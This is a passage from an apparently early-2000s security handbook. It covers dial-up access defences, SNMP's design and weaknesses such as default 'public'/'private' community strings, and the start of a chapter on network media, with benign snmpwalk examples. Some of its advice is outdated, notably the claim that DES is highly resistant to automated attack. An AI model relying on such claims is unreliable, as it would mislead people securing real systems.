- Manual and computer-generated user ID and password guessing
- Personal contact
- Wiretaps

Given a user ID, the hacker can attempt to guess the password in either of two ways: by trying commonly used passwords or programming the computer to attack the password scheme by using words in the dictionary or randomly generated character sets. The hacker can have the computer automatically dial the company system he wishes to penetrate, and attempt to find a valid user ID and password combination. If the host system disconnects him, the computer redials and continues to try until the right combination is found and access is gained. This attack can continue uninterrupted for as long as the computer system remains available. The drawback to this approach is that the call can be traced if the attempts are discovered.

A simpler approach is for the hacker to personally visit the site of the computer to be attacked. Befriending an employee, he or she may be able to gain all the information needed to access the system. Even if the hacker is only allowed on the premises, he or she will often find a user ID and password taped to the side of a terminal, tacked on the user's bulletin board, or otherwise conspicuously displayed. Basic care must be taken to protect user IDs and passwords. For example, they should never be shared or discussed with anyone.

Potentially the most damaging means of determining valid user IDs and passwords is the use of the wiretapping devices on phone lines to record information. Plaintext information can be recorded for later use. Wiretapping indicates serious intent by the hacker to commit a serious act. It exposes the hacker to such risk that it is often associated with theft, embezzlement, or espionage.

Even encryption may not thwart the wiretapping hacker. The hacker can overcome the inability to interpret the encrypted data by using a technique called replay. This tactic involves capturing the cipher text and retransmitting it later. Eventually, the hacker captures the log-on sequence cipher and replays it. The data stream is recognized as valid, and the hacker is therefore given access to the system. The only way to combat a replay attack is for the ciphered data to be timed or sequence stamped. This ensures that the log-in can be used only once and will not be subject to replay.

The best defense against wiretapping is physical security. Telephone closets and rooms should be secured by card key access. Closed-circuit cameras should monitor and record access. If the hacker cannot gain access to communications lines, he cannot wiretap and record information.

Microcomputer Password Problems. The use of microcomputer and communications software packages has presented another problem to those who rely on passwords for security. These packages enable the user to store and transmit such critical information as telephone numbers, user identification, and passwords.

Many remote access programs, such as Microsoft Windows 95 Dial-Up Network program or Symantec's pcANYWHERE, give the user the option of saving the user ID, password, and dial-in phone number for future use. This practice should be strongly discouraged, especially on laptop computers. Laptop computers are prime targets for theft, both for the physical item and for the information contained on them. If a thief were to steal a laptop with the dial-up session information (phone number, user ID, and password) saved, they would have immediate full access to whatever system the owner had access.

The discussion of laptop security is worthy of an entire section in and of itself; however, for the purposes of this discussion, suffice it to say that users should be thoroughly educated in the proper way of using and securing dial-up applications.

An effective but more cumbersome way to enhance security is to obscure the visible display of destination and identification information. The user can either reduce the display intensity until it is no longer visible, or turn off the monitor until the sign-on is completed and all security information is removed from the screen. Some software packages alert the user when the sign-on process is completed by causing the computer

to issue an audible beep. Even software packages that do not issue an audible signal can be enhanced by this blackout technique. An estimation of the amount of time required to complete the sign-on process can give an idea of when to make the information visible again.

A BRIEF AUTHENTICATION REQUIREMENTS REVIEW

Throughout human history and lore, a person has been authenticated by demonstrating one of the following:

- Something you know
- Something you have
- Something you are

Whether it was Ali Baba saying, "Open Sesame" (something you know), Indiana Jones with the crystal on the staff (something you have), or "Rider coming in … It's Dusty!! Open the gates! Open the gates!!" (physical recognition — something you are), one person has permitted or denied access to another based on meeting one of these "factors of identification."

Satisfying only one factor, such as knowing a password (something you know), can easily be defeated. In secure environments, it is better to meet at least two of the three factors of identification. This can best be seen in the application of a bank ATM card. To use the card — to access an account — one must have an ATM card (something you have) and know the PIN assigned to that card (something you know). When and only when one can meet both factors of identification, can one access the money in the account.

The third factor of identification is represented today through the use of biometrics, such as retinal scans, fingerprints, and voiceprints.

Secure dial-in in today's market is the ability to meet at least two of these three factors of identification.

Physical Devices

Whereas passwords are a relatively inexpensive means of providing identification and authentication security in the dial-up environment, physical devices involve capital expenditure. The cost depends on the intricacy of the device. Determining which device is best suited to a particular environment requires careful analysis of the consequences of unauthorized dial-up penetration.

The market is constantly changing in response to the available technology and market forces. Currently, one technology is dominant in protecting dial-in resources: dynamic password generators. In its most basic form, there are two components to a dynamic password generator authentication system: (1) the host system, which could be a server execut-

ing vendor-supplied remote access code, or (2) a vendor-supplied hardware/software front-end and a handheld device, often resembling a calculator or credit card. There are two variations in this field, time synchronous and challenge/response.[1]

Time Synchronous. One vendor prevails in this market, Security Dynamics Technologies, Inc. (http://www.securid.com/). Their product line incorporates proprietary software that generates a new six-digit password every 60 seconds, based, in part on Greenwich Mean Time (GMT). A user is issued a small credit-card-sized "token" that has been registered in a central database on the remote access device. When a user dials in, he or she reaches the remote access device, which authenticates the user based on the user ID and the password displayed at that moment on the token. After authentication, the user is granted access to the target device or network. Security Dynamics has several types and implementations of their tokens (credit card sized, key fobs, PCMCIA cards, and software based) and many different implementations of their authentication "kernel" or code. Additionally, many third-party products have licensed Security Dynamics code in their remote access/authentication products.

Challenge/Response. Several vendors have implemented another dial-in authentication method that also utilizes hand-held tokens and PC software. Whereas the time-synchronous tokens rely on a password generated based on the current GMT, challenge/response tokens utilize a shared algorithm and a unique "seed" value or key. When a dial-in user accesses a remote access device using a challenge/response token, he or she is authenticated based on the expected "response" to a given "challenge" generated by the user's token. Challenge/response technology also comes in different types and implementations of tokens, software, and hardware. Major vendors of challenge/response technology include AssureNet Pathways, Inc. (http://www.assurenetpathways.com/) and LeeMah Datacom Security Corporation (http://www.leemah.com/).

Dial-Up/Callback Systems

To protect against the kind of system penetration possible when only precoded identifiers are used, manufacturers have developed dial-up/callback systems. With this technique, two telephone calls must be completed before access is granted. After dialing the host computer, the user must enter a valid password. On receipt of the password, the host computer terminates the connection and automatically places a call to the telephone number associated with the password. If an authorized terminal is being used, the connection is established and the user can proceed. Some dial-up/callback systems place the return call through least-cost routing on local lines, WATS lines, and other common carrier facilities, thereby reducing the cost of the callback procedure.

One problem associated with dial-up/callback systems is that the authorized caller is restricted to a single predetermined location. This restriction prohibits the use of portable terminals for travel assignments. It also requires multiple IDs for use at different sites.

Other Technologies

This field is changing. An organization may wish to investigate newer or less popular technologies, depending on their organizational requirements. Included are devices that attach to a serial or parallel port of a PC or laptop, PCMCIA cards, and biometrics.

If dynamic password generators are the authentication of choice today, biometrics will be the authentication of choice tomorrow. Recent developments have increased reliability considerably and lowered costs. Expect to see more product offerings in biometric authentication in the next few years.

The decision to purchase any of these devices depends on such factors as cost of installation and cost of labor to monitor the hardware.

ENCRYPTION

If an unauthorized dial-up user penetrates the identification and authentication defenses of a computer system, encryption can forestall if not prevent data modification and theft. Encryption is technically a privacy measure, as opposed to a pure security precaution. It is intended to make the information unintelligible to anyone who does not have the proper decryption capability (key, algorithm, or decryption device). This prevents unauthorized personnel who do access a system from being able to read the data that they may want to alter, destroy, or circulate.

For data communications, messages are encrypted at the point of transmission and can only be decrypted at a terminal supplied with the key used in the encryption process. Various encryption algorithms are available, and the complexity of the algorithm should depend on the value of the data being protected. The National Institute of Standards and Technology's Data Encryption Standard (DES), which is the only encryption method to be used by civilian agencies of the federal government, is widely used and highly resistant to automated attack. Encryption should be considered for microcomputer transmissions, especially when it is likely that cellular communications will be used. This eliminates sending cleartext over open airwaves.

Although the encryption and decryption process is primarily used in data transmission, it can also protect critical files and programs from external threats. Encryption data and program source code make it very difficult for an unauthorized user to determine what information or code is contained in a file. Encrypting files also protects file relationships that can be determined by reading the source code of programs that use such

files. For the intruder unfamiliar with an organization's data components and flow, such an obstacle can discourage any further unauthorized activity. Even for authorized users, encrypted files bear no relationship to the information the users are accustomed to seeing. In addition, if used only for key files and programs, encryption does not involve significant use of storage.

THE FINAL DEFENSE

Hackers are becoming more and more proficient in accessing computer systems, despite the best efforts to stop them. There is a good chance that any system's security may be breached. If this happens, it is imperative that effective security measures be in place to identify the hacker and either trace the call or disconnect. After the unauthorized access is halted, the security administrator needs to determine how access was gained and the nature and extent of the damage. This is necessary for repairing damage and strengthening defenses from further attack.

One of the ways to identify an unauthorized user is to monitor users' attempts to access transactions, files, and data that are not in their security profile. If there are repeated violations (e.g., five consecutive denied accesses), some security action should be taken. This could be in the form of disconnecting the line, invalidating the user ID, or at a minimum logging the violations for further discussion with the user.

A major credit reference firm uses postintrusion monitoring software equipped with artificial intelligence to establish a normal pattern of activity for how a user accesses information. For example, user XYZ001 may usually access customer information through searching by social security number. User XYZ002 may access information using a person's name and address. When a user logs on, that person's activity pattern is monitored and compared to the user's normal activity profile. Should major discrepancies arise, the company attempts to contact the customer to ensure the validity of his or her requests. Such activity monitoring has thwarted many unauthorized users.

Ultimately, it is every user's responsibility to help protect systems from unauthorized access. The best way to help is to be wary. End users should check the last log-on time and date displayed during a successful log-on. If the user has any doubts that this was a valid log-on, he or she should contact the appropriate authority. This not only protects the system, it also relieves the authorized user of the liability created when an intruder uses another person's ID.

RECOMMENDED COURSE OF ACTION

The security method chosen to protect central data sources has great impact on the organization's resources and procedures. Initial costs, implementation time, client reaction, and related factors can be addressed only

by performing a thorough risk analysis that examines current as well as future needs. The measures described in this article should be interpreted not as an isolated set of precautions, but as components of an overall security umbrella designed to protect the organization from all internal and external threats. The data security administrator must ensure that the first step provides a basis for establishing an organizational awareness that will lead to a more secure environment for dealing with all dial-up users. Specifically, the administrator should ensure that:

- A complete list of valid dial-up users and their current status is maintained, eliminating all employees who are no longer with the company or whose position no longer requires access
- Protection is provided for all password schemas and files
- A minimum of two factors of identification are provided
- A test machine (not connected to any network) is used to validate newly downloaded software
- All users are regularly reminded of security policies and current versions of such policies are distributed to employees.

These steps, combined with a thorough set of policies and an educated user community, can significantly enhance the security of a dial-up environment.

Alan Berman has been involved in the evaluation, design, and implementation of online security systems since 1974. He has written numerous articles and conducted seminars on security-related topics. He resides in Irvington, NY.

Jeffrey L. Ott has 13 years of applied experience in international information security services. During his career, he has consulted with and worked for financial organizations, Fortune 500 corporations, as well as small and mid-sized companies. He currently manages Price Waterhouse's Enterprise Security Solutions group in Denver, CO.

Note

1. Reference to or exclusion of specific companies and their products in this discussion is neither an endorsement or denouncement. These companies represent market leaders at the time of this writing. One should thoroughly understand their organizational dial-in requirements and select a dial-in solution based on the ability of the vendor to meet or exceed one's stated needs.

What's Not So Simple about SNMP?

Chris Hare, CISSP, CISA

The Simple Network Management Protocol, or SNMP, is a defined Internet standard from the Internet Engineering Task Force, as documented in Request for Comment (RFC) 1157. This chapter discusses what SNMP is, how it is used, and the challenges facing network management and security professionals regarding its use.

While several SNMP applications are mentioned in this chapter, no support or recommendation of these applications is made or implied. As with any application, the enterprise must select its SNMP application based upon its individual requirements.

SNMP Defined

SNMP is used to monitor network and computer devices around the globe. Simply stated, network managers use SNMP to communicate management information, both status and configuration, between the network management station and the SNMP agents in the network devices.

The protocol is aptly named because, despite the intricacies of a network, SNMP itself is very simple. Before examining the architecture, a review of the terminology used is required.

- *Network element:* any device connected to the network, including hosts, gateways, servers, terminal servers, firewalls, routers, switches and active hubs.
- *Network management station (or management station):* a computing platform with SNMP management software to monitor and control the network elements; examples of common management stations are HP Openview and CA Unicenter.
- *SNMP agent:* a software management agent responsible for performing the network management functions received from the management station.
- *SNMP request:* a message sent from the management station to the SNMP agent on the network device.
- *SNMP trap receiver:* the software on the management station that receives event notification messages from the SNMP agent on the network device.
- *Management information base:* a standard method identifying the elements in the SNMP database.

A network configured to SNMP for the management of network devices consists of at least one SNMP agent and one management station. The management station is used to configure the network elements and receive SNMP traps from those elements.

Through SNMP, the network manager can monitor the status of the various network elements, make appropriate configuration changes, and respond to alerts received from the network elements (see Exhibit 23.1). As networks increase in size and complexity, a centralized method of monitoring and management is essential. Multiple management stations may exist and be used to compartmentalize the network structure or to regionalize operations of the network.




EXHIBIT 23.1 The SNMP network manager.

SNMP can retrieve the configuration information for a given network element in addition to device errors or alerts. Error conditions will vary from one SNMP agent to another but would include network interface failures, system failures, disk space warnings, etc. When the device issues an alert to the management station, network management personnel can investigate to resolve the problem. Access to systems is controlled through knowledge of a community string, which can be compared to a password. Community strings are discussed in more detail later in the chapter, but by themselves should not be considered a form of authentication.

From time to time it is necessary for the management station to send configuration requests to the device. If the correct community string is provided, the device configuration is changed appropriately. Even this simple explanation evidences the value gained from SNMP. An organization can monitor the status of all its equipment and perform remote troubleshooting and configuration management.

The Management Information Base (MIB)

The MIB defines the scope of information available for retrieval or configuration on the network element. There is a standard MIB all devices should support. The manufacturer of the device can also define custom extensions to the device to support additional configuration parameters. The definition of MIB extensions must follow a defined convention for the management stations to understand and interpret the MIB correctly.

The MIB is expressed using the ASN.1 language; and, while important to be aware of, it is not a major concern unless you are specifically designing new elements for the MIB. All MIB objects are defined explicitly in the Internet standard MIB or through a defined naming convention. Using the defined naming convention limits the ability of product vendors to create individual instances of an MIB element for a particular network device. This is important, given the wide number of SNMP capable devices and the relatively small range of monitoring station equipment.

An understanding of the MIB beyond this point is only necessary for network designers who must concern themselves with the actual MIB structure and representations. Suffice it to say that for this discussion, the MIB components are represented using English identifiers.

SNMP Operations

All SNMP agents must support both inspection and alteration of the MIB variables. These operations are referred to as *SNMP get* (retrieval and inspection) and *SNMP set* (alteration). The developers of SNMP established only these two operations to minimize the number of essential management functions to support and to avoid the introduction of other imperative management commands. Most network protocols have evolved to support a vast array of potential commands, which must be available in both the client and the server. The File Transfer Protocol (FTP) is a good example of a simple command set that has evolved to include more than 74 commands.

The SNMP management philosophy uses the management station to poll the network elements for appropriate information. SNMP uses *traps* to send messages from the agent running on the monitored system to the monitoring station, which are then used to control the polling. Limiting the number of messages between

the agent and the monitoring station achieves the goal of simplicity and minimizes the amount of traffic associated with the network management functions.

As mentioned, limiting the number of commands makes implementing the protocol easier: it is not necessary to develop an interface to the operating system, causing a system reboot, or to change the value of variables to force a reboot after a defined time period has elapsed.

The interaction between the SNMP agent and management station occurs through the exchange of protocol messages. Each message has been designed to fit within a single User Datagram Protocol (UDP) packet, thereby minimizing the impact of the management structure on the network.

Administrative Relationships

The management of network elements requires an SNMP agent on the element itself and on a management station. The grouping of SNMP agents to a management station is called a *community*. The community string is the identifier used to distinguish among communities in the same network. The SNMP RFC specifies an authentic message as one in which the correct community string is provided to the network device from the management station. The authentication scheme consists of the community string and a set of rules to determine if the message is in fact authentic. Finally, the SNMP authentication service describes a function identifying an authentic SNMP message according to the established authentication schemes.

Administrative relationships called communities pair a monitored device with the management station. Through this scheme, administrative relationships can be separated among devices. The agent and management station defined within a community establish the SNMP access policy. Management stations can communicate directly with the agent or, in the event of network design, an SNMP proxy agent. The proxy agent relays communications between the monitored device and the management station.

The use of proxy agents allows communication with all network elements, including modems, multiplexors, and other devices that support different management frameworks. Additional benefits from the proxy agent design include shielding network elements from access policies, which might be complex.

The community string establishes the access policy community to use, and it can be compared to passwords. The community string establishes the password to access the agent in either read-only mode, commonly referred to as the public community, or the read-write mode, known as the private community.

SNMP Requests

There are two access modes within SNMP: *read-only* and *read-write*. The command used, the variable, and the community string determine the access mode. Corresponding with the access mode are two community strings, one for each access mode. Access to the variable and the associated action is controlled by:

- If the variable is defined with an access type of *none*, the variable is not available under any circumstances.
- If the variable is defined with an access type of *read-write* or *read-only*, the variable is accessible for the appropriate *get, set,* or *trap* commands.
- If the variable does not have an access type defined, it is available for *get* and *trap* operations.

However, these rules only establish what actions can be performed on the MIB variable. The actual communication between the SNMP agent and the monitoring station follows a defined protocol for message exchange. Each message includes the:

- SNMP version identifier
- Community string
- Protocol data unit (PDU)

The SNMP version identifier establishes the version of SNMP in use — Version 1, 2, or 3. As mentioned previously, the community string determines which community is accessed, either public or private. The PDU contains the actual SNMP trap or request. With the exception of traps, which are reported on UDP port 162, all SNMP requests are received on UDP port 161. RFC 1157 specifies that protocol implementations need not accept messages more than 484 bytes in length, although in practice a longer message length is typically supported.




EXHIBIT 23.2 The SNMP transmission process.

There are five PDUs supported within SNMP:

1. GetRequest-PDU
2. GetNextRequest-PDU
3. GetResponse-PDU
4. SetRequest-PDU
5. Trap-PDU

When transmitting a valid SNMP request, the PDU must be constructed using the implemented function, the MIB variable in ASN.1 notation. The ASN.1 notation, the source and destination IP addresses, and UDP ports are included along with the community string. Once processed, the resulting request is sent to the receiving system.

As shown in Exhibit 23.2, the receiving system accepts the request and assembles an ASN.1 object. The message is discarded if the decoding fails. If implemented correctly, this discard function should cause the receiving system to ignore malformed SNMP requests. Similarly, the SNMP version is checked; and if there is a mismatch, the packet is also dropped. The request is then authenticated using the community string. If the authentication fails, a trap may be generated indicating an authentication failure, and the packet is dropped.

If the message is accepted, the object is again parsed to assemble the actual request. If the parse fails, the message is dropped. If the parse is successful, the appropriate SNMP profile is selected using the named community, and the message is processed. Any resulting data is returned to the source address of the request.

The Protocol Data Unit

As mentioned, there are five protocol data units supported. Each is used to implement a specific request within the SNMP agent and management station. Each will be briefly examined to review purpose and functionality.

The *GetRequest* PDU requests information to be retrieved from the remote device. The management station uses the *GetRequest* PDU to make queries of the various network elements. If the MIB variable specified is matched exactly in the network element MIB, the value is returned using the *GetResponse* PDU. We can see the direct results of the *GetRequest* and *GetResponse* messages using the *snmpwalk* command commonly found on Linux systems:

```
[chare@linux chare]$ for host in 1 2 3 4 5
> do
> snmpwalk 192.168.0.$host public system.sysDescr.0
> done
system.sysDescr.0 = Instant Internet version 7.11.2
Timeout: No Response from 192.168.0.2
system.sysDescr.0 = Linux linux 2.4.9—31 #1 Tue Feb 26 07:11:02 EST
2002 i686
Timeout: No Response from 192.168.0.4
Timeout: No Response from 192.168.0.5
[chare@linux chare]$
```

Despite the existence of a device at all five IP addresses in the above range, only two are configured to provide a response; or perhaps the SNMP community string provided was incorrect.

Note that, on those systems where *snmpwalk* is not installed, the command is available in the net-ucb-cnmp source code available from many network repositories.

The *GetResponse* PDU is the protocol type containing the response to the request issued by the management station. Each *GetRequest* PDU results in a response using *GetResponse*, regardless of the validity of the request.

The *GetNextResponse* PDU is identical in form to the *GetResponse* PDU, except it is used to get additional information from a previous request. Alternatively, table traversals through the MIB are typically done using the *GetNextResponse* PDU. For example, using the *snmpwalk* command, we can traverse the entire table using the command:

```
# snmpwalk localhost public
system.sysDescr.0 = Linux linux 2.4.9—31 #1 Tue Feb 26 07:11:02 EST
2002 i686
system.sysObjectID.0 = OID: enterprises.ucdavis.ucdSnmpAgent.linux
system.sysUpTime.0 = Timeticks: (4092830521) 473 days, 16:58:25.21
system.sysContact.0 = root@localhost
system.sysName.0 = linux
system.sysLocation.0 = Unknown
system.sysORLastChange.0 = Timeticks: (4) 0:00:00.04
…
<end of snmpwalk output>
```

In our example, no specific MIB variable is requested, which causes all MIB variables and their associated values to be printed. This generates a large amount of output from *snmpwalk*. Each variable is retrieved until there is no additional information to be received.

Aside from the requests to retrieve information, the management station also can set selected variables to new values. This is done using the *SetRequest* PDU. When receiving the *SetRequest* PDU, the receiving station has several valid responses:

- If the named variable cannot be changed, the receiving station returns a *GetResponse* PDU with an error code.
- If the value does not match the named variable type, the receiving station returns a *GetResponse* PDU with a bad value indication.
- If the request exceeds a local size limitation, the receiving station responds with a *GetResponse* PDU with an indication of too big.
- If the named variable cannot be altered and is not covered by the preceding rules, a general error message is returned by the receiving station using the *GetResponse* PDU.

If there are no errors in the request, the receiving station updates the value for the named variable. The typical read-write community is called *private*, and the correct community string must be provided for this access. If the value is changed, the receiving station returns a *GetResponse* PDU with a "No error" indication.

As discussed later in this chapter, if the SNMP read-write community string is the default or set to another well-known value, any user can change MIB parameters and thereby affect the operation of the system.

SNMP Traps

SNMP traps are used to send an event back to the monitoring station. The trap is transmitted at the request of the agent and sent to the device specified in the SNMP configuration files. While the use of traps is universal across SNMP implementations, the means by which the SNMP agent determines where to send the trap differs among SNMP agent implementations.

There are several traps available to send to the monitoring station:

- coldStart
- warmStart
- linkDown

- linkUp
- authenticationFailure
- egpNeighborLoss
- enterpriseSpecific

Traps are sent using the PDU, similar to the other message types, previously discussed.

The *coldStart* trap is sent when the system is initialized from a powered-off state and the agent is reinitializing. This trap indicates to the monitoring station that the SNMP implementation may have been or may be altered. The *warmStart* trap is sent when the system restarts, causing the agent to reinitialize. In a *warmStart* trap event, neither the SNMP agent's implementation nor its configuration is altered.

Most network management personnel are familiar with the *linkDown* and *linkUp* traps. The *linkDown* trap is generated when a link on the SNMP agent recognizes a failure of one or more of the network links in the SNMP agent's configuration. Similarly, when a communication link is restored, the *linkUp* trap is sent to the monitoring station. In both cases, the trap indicates the network link where the failure or restoration has occurred.

Exhibit 23.3 shows a device, in this case a router, with multiple network interfaces, as seen in a Network Management Station. The failure of the red interface (shown here in black) caused the router to send a *linkDown* trap to the management station, resulting in the change in color for the object. The green objects (shown in white) represent currently operational interfaces.

The *authenticationFailure* trap is generated when the SNMP agent receives a message with the incorrect community string, meaning the attempt to access the SNMP community has failed. When the SNMP agent communicates in an Exterior Gateway Protocol (EGP) relationship, and the peer is no longer reachable, an *egpNeighborLoss* trap is generated to the management station. This trap means routing information available from the EGP peer is no longer available, which may affect other network connectivity.

Finally, the *enterpriseSpecific* trap is generated when the SNMP agent recognizes an *enterpriseSpecific* trap has occurred. This is implementation dependent and includes the specific trap information in the message sent back to the monitoring station.

SNMP Security Issues

The preceding brief introduction to SNMP should raise a few issues for the security professional. As mentioned, the default SNMP community strings are public for read-only access and private for read-write. Most system and network administrators do not change these values. Consequently, any user, authorized or not, can obtain

EXHIBIT 23.3 Router with multiple network interfaces.

information through SNMP about the device and potentially change or reset values. For example, if the read-write community string is the default, any user can change the device's IP address and take it off the network.

This can have significant consequences, most notably surrounding the availability of the device. It is not typically possible to access enterprise information or system passwords or to gain command line or terminal access using SNMP. Consequently, any changes could result in the monitoring station identifying the device as unavailable, forcing corrective action to restore service.

However, the common SNMP security issues include:

- Well-known default community strings
- Ability to change the configuration information on the system where the SNMP agent is running
- Multiple management stations managing the same device
- Denial-of-service attacks

Many security and network professionals are undoubtedly familiar with the Computer Emergency Response Team (CERT) Advisory CA-2002-03 published in February 2002. While this is of particular interest to the network and security communities today, it should not overshadow the other issues mentioned above because many of the issues in CA-2002-03 are possible due to the other security issues.

Well-Known Community Strings

As mentioned previously, there are two SNMP access policies, read-only and read-write, using the default community strings of public and private, respectively. Many organizations do not change the default community strings. Failing to change the default values means it is possible for an unauthorized person to change the configuration parameters associated with the device.

Consequently, SNMP community strings should be treated as passwords. The better the quality of the password, the less likely an unauthorized person could guess the community string and change the configuration.

Ability to Change SNMP Configuration

On many systems, users who have administrative privileges can change the configuration of their system, even if they have no authority to do so. This ability to change the local SNMP agent configuration can affect the operation of the system, cause network management problems, or affect the operation of the device.

Consequently, SNMP configuration files should be controlled and, if possible, centrally managed to identify and correct configuration changes. This can be done in a variety of ways, including tools such as *tripwire*.

Multiple Management Stations

While this is not a security problem per se, multiple management stations polling the same device can cause problems ranging from poor performance, to differing SNMP configuration information, to the apparent loss of service.

If your network is large enough to require multiple management stations, separate communities should be established to prevent these events from taking place. Remember, there is no constraint on the number of SNMP communities that can be used in the network; it is only the network engineer who imposes the limits.

Denial-of-Service Attacks

Denial of service is defined as the loss of service availability either through authorized or unauthorized configuration changes. It is important to be clear about authorized and unauthorized changes. The system or application administrator who makes a configuration change as part of his job and causes a loss of service has the same impact as the attacker who executes a program to cause the loss of service remotely.

A key problem with SNMP is the ability to change the configuration of the system causing the service outage, or to change the SNMP configuration and imitate a denial of service as reported by the monitoring station. In either situation, someone has to review and possibly correct the configuration problem, regardless of the cause. This has a cost to the company, even if an authorized person made the change.

The Impact of CERT CA-2002-03

Most equipment manufacturers, enterprises, and individuals felt the impact of the CERT advisory issued by the Carnegie Mellon Software Engineering Institute (CM-SEI) Computer Emergency Response Team Coordination Center (CERT-CC). The advisory was issued after the Oulu University Secure Programming Group conducted a very thorough analysis of the message-handling capabilities of SNMP Version 1. While the advisory is specifically for SNMP Version 1, most SNMP implementations use the same program code for decoding the PDU, potentially affecting all SNMP versions.

The primary issues noted in the advisory as it affects SNMP involve the potential for unauthorized privileged access, denial-of-service attacks, or other unstable behavior. Specifically, the work performed by Oulu University found problems with decoding trap messages received by the SNMP management station or requests received by the SNMP agent on the network device.

It was also identified that some of the vulnerabilities found in the SNMP implementation did not require the correct community string. Consequently, vendors have been issuing patches for their SNMP implementations; but more importantly, enterprises have been testing for vulnerabilities within their networks.

The vulnerabilities in code, which has been in use for decades, will cost developers millions of dollars for new development activities to remove the vulnerabilities, verify them, and release patches. The users of those products will also spend millions of dollars on patching and implementing other controls to limit the potential exposures.

Many of the recommendations provided by CERT for addressing the problem are solutions for the common security problems when using SNMP. The recommendations provided by CERT can be considered common sense, because SNMP should be treated as a network service:

- *Disable SNMP.* If the device in question is not monitored using SNMP, it is likely safe to disable the service. Remember, if you are monitoring the device and disable SNMP in error, your management station will report the device as down.
- *Implement perimeter network filtering.* Most enterprises should filter inbound SNMP requests from external networks to prevent unauthorized individuals or organizations from retrieving SNMP information about your network devices. Sufficient information exists in the SNMP data to provide a good view of how to attack your enterprise. Secondly, outbound filtering should be applied to prevent SNMP requests from leaving your network and being directed to another enterprise. The obvious exceptions here are if you are monitoring another network outside yours, or if an external organization is providing SNMP-based monitoring systems for your network.
- *Implement authorized SNMP host filtering.* Not every user who wants to should be able to issue SNMP queries to the network devices. Consequently, filters can be installed in the network devices such as routers and switches to limit the source and destination addresses for SNMP requests. Additionally, the SNMP configuration of the agent should include the appropriate details to limit the authorized SNMP management and trap stations.
- *Change default community strings.* A major problem in most enterprises, the default community strings of public and private should be changed to a complex string; and knowledge of that string should be limited to as few people as possible.
- *Create a separate management network.* This can be a long, involved, and expensive process that many enterprises do not undertake. A separate management network keeps connectivity to the network devices even when there is a failure on the network portion. However, it requires a completely separate infrastructure, making it expensive to implement and difficult to retrofit. If you are building a new network, or have an existing network with critical operational requirements, a separate management network is highly advisable.

The recommendations identified here should be implemented by many enterprises, even if all their network devices have the latest patches implemented. Implementing these techniques for other network protocols and services in addition to SNMP can greatly reduce the risk of unauthorized network access and data loss.

Summary

The goal of SNMP is to provide a simple yet powerful mechanism to change the configuration and monitor the state and availability of the systems and network devices. However, the nature of SNMP, as with other network protocols, also exposes it to attack and improper use by network managers, system administrators, and security personnel.

Understanding the basics of SNMP and the major security issues affecting its use as discussed here helps the security manager communicate concerns about network design and implementation with the network manager or network engineer.

Acknowledgments

The author thanks Cathy Buchanan of Nortel Network's Internet Engineering team for her editorial and technical clarifications.

And thanks to Mignona Cote, my friend and colleague, for her continued support and ideas. Her assistance continues to expand my vision and provides challenges on a daily basis.

References

Internet Engineering Task Force (IETF) Request for Comments (RFC) documents:

RFC-1089 SNMP over Ethernet

RFC-1157 SNMP over Ethernet

RFC-1187 Bulk Table Retrieval with the SNMP

RFC-1215 Convention for Defining Traps for Use with the SNMP

RFC-1227 SNMP MUX Protocol and MIB

RFC-1228 SNMP-DPI: Simple Network Management Protocol Distributed Program

RFC-1270 SNMP Communications Services

RFC-1303 A Convention for Describing SNMP-Based Agents

RFC-1351 SNMP Administrative Model

RFC-1352 SNMP Security Protocols

RFC-1353 Definitions of Managed Objects for Administration of SNMP

RFC-1381 SNMP MIB Extension for X.25 LAPB

RFC-1382 SNMP MIB Extension for the X.25 Packet Layer

RFC-1418 SNMP over OSI

RFC-1419 SNMP over AppleTalk

RFC-1420 SNMP over IPX

RFC-1461 SNMP MIB Extension for Multiprotocol Interconnect over X.25

RFC-1503 Algorithms for Automating Administration in SNMPv2 Managers

RFC-1901 Introduction to Community-Based SNMPv2

RFC-1909 An Administrative Infrastructure for SNMPv2

RFC-1910 User-Based Security Model for SNMPv2

RFC-2011 SNMPv2 Management Information Base for the Internet Protocol

RFC-2012 SNMPv2 Management Information Base for the Transmission Control Protocol

RFC-2013 SNMPv2 Management Information Base for the User Datagram Protocol

RFC-2089 V2ToV1 Mapping SNMPv2 onto SNMPv1 within a Bi-Lingual SNMP Agent

RFC-2273 SNMPv3 Applications

RFC-2571 An Architecture for Describing SNMP Management Frameworks
RFC-2573 SNMP Applications
RFC-2742 Definitions of Managed Objects for Extensible SNMP Agents
RFC-2962 An SNMP Application-Level Gateway for Payload Address
CERT Advisory CA-2002–03

Network and Telecommunications Media: Security from the Ground Up

Samuel Chun, CISSP

Introduction

One of the most challenging aspects of understanding telecommunications and network security is the overwhelming number of resources that are required to maintain it. Making telecommunications and networking "work" involves millions of miles of cabling, thousands of communications devices, and an uncounted number of people all working together to deliver information among devices. Whether the information is a word-processing document, an e-mail message, an Internet phone call, or an ATM transaction, it starts from a device and traverses media that are largely unknown to most people. The focus of this chapter is on those media that carry the information. From the thousands of miles of optical cable that run deep beneath the oceans to connect continents, to the inexpensive "patch" cables that are sold in hardware stores, to home users, each has an important role to play and each has an implication in securing a network environment from one end to the other.

